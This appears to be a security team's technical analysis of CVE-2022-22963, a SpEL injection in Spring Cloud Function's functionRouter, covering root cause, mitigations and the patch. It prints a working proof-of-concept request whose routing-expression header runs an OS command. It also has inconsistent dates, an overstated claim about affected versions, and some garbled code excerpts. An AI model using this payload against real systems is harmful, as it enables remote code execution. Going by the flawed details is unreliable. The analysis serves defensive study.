



CVE-2022-22963

SpEL Injection Technical Analysis



Who is affected by this vulnerability?

The first notable sharing about the vulnerability was published on [Cyberkendra](#) on 26.03.2022.

After that, the first version of the vulnerability report was shared by VMware teams on 20.03.2022 with the code [CVE 2022-22963](#).

The codes that cause the vulnerability are located in “spring.cloud.function”.

After the release of the vulnerability, the developer teams released the versions where the vulnerability was fixed.

“spring.cloud.function”;

- 3.1.7
- 3.2.3

All versions other than these two versions **are affected** by the **CVE-2022-22963** vulnerability.

Note: Details can be accessed via the [issue](#) on Github.



Quick Action Steps

- First of all, requests that contain the phrase “spring.cloud.function.routing-expression” in the request headers over WAF should be blocked.
- The “spring.cloud.functions” versions of the applications belonging to the company should be determined and updated to safe versions.
- After defining the rules through SCA tools, the use of vulnerable components by your applications should be prevented.

Note: Since the “spring.cloud.function.context” library is the source of the vulnerability, attention should be paid to all components that directly or indirectly use this library.





Vulnerability Details - SpEL Injection

After the release of the vulnerability, as Trendyol AppSec team, we started an investigation to determine the root causes of the vulnerability. We chose "functionRouter" as our starting point. Even if it is not defined in the application, it is considered valid by the application.



The screenshot displays an IDE with the following components:

- RoutingFunction.java:**

```

* - Check if spring.cloud.function.routing-expression is set in header and if it is use
* If NOT
* - Check 'spring.cloud.function.definition' is set in FunctionProperties and if it is use
* If NOT
* - Check 'spring.cloud.function.routing-expression' is set in FunctionProperties and if it is use
* If NOT
* - Fail
*/
private Object route(Object input, boolean originalInputIsPublisher) {
    FunctionInvocationWrapper function = null;

    if (input instanceof Message & true) {
        Message<?> message = (Message<?>) input;
        if (this.routingCallback != null & false) {
            FunctionRoutingResult routingResult = this.routingCallback.routingResult(message);
            if (routingResult != null) {
                if (StringUtils.hasText(routingResult.getFunctionDefinition())) {

```
- Debugger Variables:**
 - `route`
 - `headers = (MessageHeaders@5423) size = 20`
 - `"sec-fetch-mode" -> "navigate"`
 - `"content-length" -> "3"`
 - `"sec-fetch-site" -> "none"`
 - `"accept-language" -> "en-US,en;q=0.9"`
 - `"sec-fetch-user" -> "?1"`
 - `"url" -> "/functionRouter"`
 - `"accept" -> "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9"`
 - `"sec-ch-ua" -> "(Not(A:Brand);v=8, \"Chromium\";v=99\""`
 - `"sec-ch-ua-mobile" -> "?0"`
 - `"sec-ch-ua-platform" -> \"macOS\""`
 - `"host" -> "localhost:8080"`
 - `"upgrade-insecure-requests" -> "1"`
 - `"spring.cloud.function.routing-expression" -> "(java.lang.Runtime.getRuntime().exec(\"open -a /System/Applications/Calculator.app\"))"`
 - `"connection" -> "close"`
- Dashboard:**
 - Request:**

```

1 POST /functionRouter HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand);v=8, \"Chromium\";v=99\"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: \"macOS\"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,image/apng,*/*;q=0.8,application/sign
  e-d-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 spring.cloud.function.routing-expression:
  T(java.lang.Runtime).getRuntime().exec(\"open -a
  /System/Applications/Calculator.app\")
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 3
19
20 asd

```

During the examinations on “functionRouter”, the method “org.springframework.cloud.function.context.config.RoutingFunction” has been determined. It has been observed that requests sent to the “functionRouter” address are caught by the “route” method in the “RoutingFunction” class.

```

124 }
125 else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) {
126     function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), mes
127     if (function.isInputTypePublisher()) {
128         this.assertOriginalInputIsNotPublisher(originalInputIsPublisher = false );
129     }
130 }

```

In line 125 of the relevant method, it is seen that the request header that causes the vulnerability is controlled from within the request.

```

208 private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
209     Expression expression = spelParser.parseExpression(routingExpression);
210     String functionName = expression.getValue(this.evalContext, input, String.class);
211     Assert.hasText(functionName, message: "Failed to resolve function name based on routing expression '" + functionPro
212     FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
213     Assert.notNull(function, message: "Failed to lookup function to route to based on the expression '"
214         + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
215     if (logger.isInfoEnabled()) {
216         logger.info("Resolved function from provided [routing-expression] " + routingExpression);
217     }
218     return function;
219 }


```

The value taken from the “spring.cloud.function.routing-expression” header is transferred to the “spelParser.parseExpression” method in the “functionFromExpression”.

SpEL (Spring Expression Language) is a language that allows searching and manipulating objects within the runtime. When the "parseExpression" method receives content in "string" format, if it contains commands specific to the SpEL language, the code can be run on the system.

Sample payload:

- `T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")`




The screenshot shows a Spring Cloud Function application running in a debugger. The left pane displays the source code of the `FunctionFromExpression` class, which uses `spelParser.parseExpression` to evaluate a routing expression. The right pane shows the request details, including the headers and the body. The routing expression is `T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")`, which is highlighted in the code and the request body. The variables pane at the bottom shows the state of the application, including the `routingExpression` and the `input` object.

```
if (logger.isInfoEnabled()) {
    logger.info("Resolved function from provided [definition] property " + functionProperties.getDefinition());
}
return function;
}

private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
    routingExpression: "T(java.lang.Runtime).getRuntime().exec(\"open -a /System/Applications/Calculator.app\")"
    Expression expression = spelParser.parseExpression(routingExpression);
    String functionName = expression.getValue(this.evalContext, input, String.class);
}
```

```
1 POST /functionRouter HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "(Not:A:Brand";v="8",
  "Chromium";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/99.0.4844.74
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16 spring.cloud.function.routing-expression:
  T(java.lang.Runtime).getRuntime().exec("o
  pen -a
  /System/Applications/Calculator.app")
17 Content-Type:
  application/x-www-form-urlencoded
18 Content-Length: 3
19
20 asd
```



We see that the calculator is opened as a result of running the "getValue" method.

What Has Changed After Patch?

In order to eliminate the security vulnerability, SpEL commands from the header are provided to be run in a smaller and "read-only" context.

```
RoutingFunction.java x MessageUtils.java
spring-cloud-function-context > src > main > java > org > springframework > cloud > function > context > config > RoutingFun

63 private final StandardEvaluationContext evalContext = new StandardEvaluationContext();
64
65 private final SimpleEvaluationContext headerEvalContext = SimpleEvaluationContext
66     .forPropertyAccessors(DataBindingPropertyAccessor.forReadOnlyAccess()).build();
67
68 private final SpelExpressionParser spelParser = new SpelExpressionParser();
69
70 private final FunctionCatalog functionCatalog;
71
72 private final FunctionProperties functionProperties;
73
74 private final MessageRoutingCallback routingCallback;
75
76 public RoutingFunction(FunctionCatalog functionCatalog, FunctionProperties functionProperties) {
77     this(functionCatalog, functionProperties, null, null);
78 }
```

```

private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input, boolean isViaHeader) {
    Expression expression = spelParser.parseExpression(routingExpression);
    if (input instanceof Message) {
        input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
    }

    String functionName = isViaHeader ? expression.getValue(this.headerEvalContext, input, String.class) : expression.getValue(this.evalContext, input, String.class);
    Assert.hasText(functionName, "Failed to resolve function name based on routing expression '" + functionProperties.getRoutingExpression() + "'");
    FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
    Assert.notNull(function, "Failed to lookup function to route to based on the expression '"
        + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
    if (logger.isInfoEnabled()) {
        logger.info("Resolved function from provided [routing-expression] '" + routingExpression);
    }
    return function;
}

```

However, it should be noted that SpEL commands are still processed by the library.